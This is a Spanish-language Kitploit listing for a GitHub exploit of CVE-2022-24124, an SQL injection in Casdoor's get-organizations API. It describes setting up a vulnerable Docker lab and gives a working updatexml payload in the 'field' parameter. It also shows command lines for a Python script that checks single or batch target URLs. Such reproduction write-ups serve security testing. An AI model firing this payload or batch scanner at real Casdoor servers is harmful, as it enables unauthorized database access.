
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-24124 — Exploit de CVE-2022-24124 | Kitploit
Herramientas/GitHubGitHub/b1gdog/cve-2022-24124
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de Penetración
GitHubb1gdog/cve-2022-24124

CVE-2022-24124

Exploit de CVE-2022-24124

Ver Repositorio
2212hace 3 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    366
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Prefacio

Casdoor es una plataforma de autenticación de inicio de sesión único (SSO) centralizada basada en OAuth 2.0/OIDC


ID

ID de CVE: CVE-2022-24124

ID CNPD: CNPD-202201-7304


Versiones afectadas

Nivel de riesgo: Alto ( 7.5 HIGH )

POC/EXP: Público

Casdoor < Casdoor 1.13.1 // Todas las versiones anteriores a 1.13.1 están afectadas


Resumen de la vulnerabilidad

Esta vulnerabilidad es una inyección SQL. En la API de consulta existe una vulnerabilidad de inyección SQL relacionada con los parámetros de campo y valor, como se muestra en api/get-organizations.


Reproducción

Descargar la imagen vulnerable

docker pull vulfocus/casdoor:1.13.0

Descarga de docker

Iniciar el entorno vulnerable

docker run -itd -p 8000:8000 -it -d vulfocus/casdoor:1.13.0

dockerRun

Abrir la página del entorno vulnerable

http

Usar el POC para construir el payload

POC: /api/get-organizations?p=123&pageSize=123&value=cfx&sortField=&sortOrder=&field=updatexml(1,version(),3)

1661963474975


Script de verificación con un clic

Aviso: La herramienta está destinada únicamente a investigación de seguridad o pruebas de penetración autorizadas. El uso ilegal es responsabilidad del usuario; el autor no asume ninguna responsabilidad ni responsabilidad solidaria


python3 CVE-2022-24124.py -h

image

python3 CVE-2022-24124.py -u http://127.0.0.1

image

python3 CVE-2022-24124.py -f urls.txt

image


Información relacionada

https://nvd.nist.gov/vuln/detail/CVE-2022-24124

https://github.com/ColdFusionX/CVE-2022-24124

https://github.com/0xAbbarhSF/CVE-2022-24124

Referenciado desde https://www.t00ls.com/thread-66989-1-1.html

Como práctica, escribí una versión en Python y agregué una función de detección por lotes.

Descargar herramienta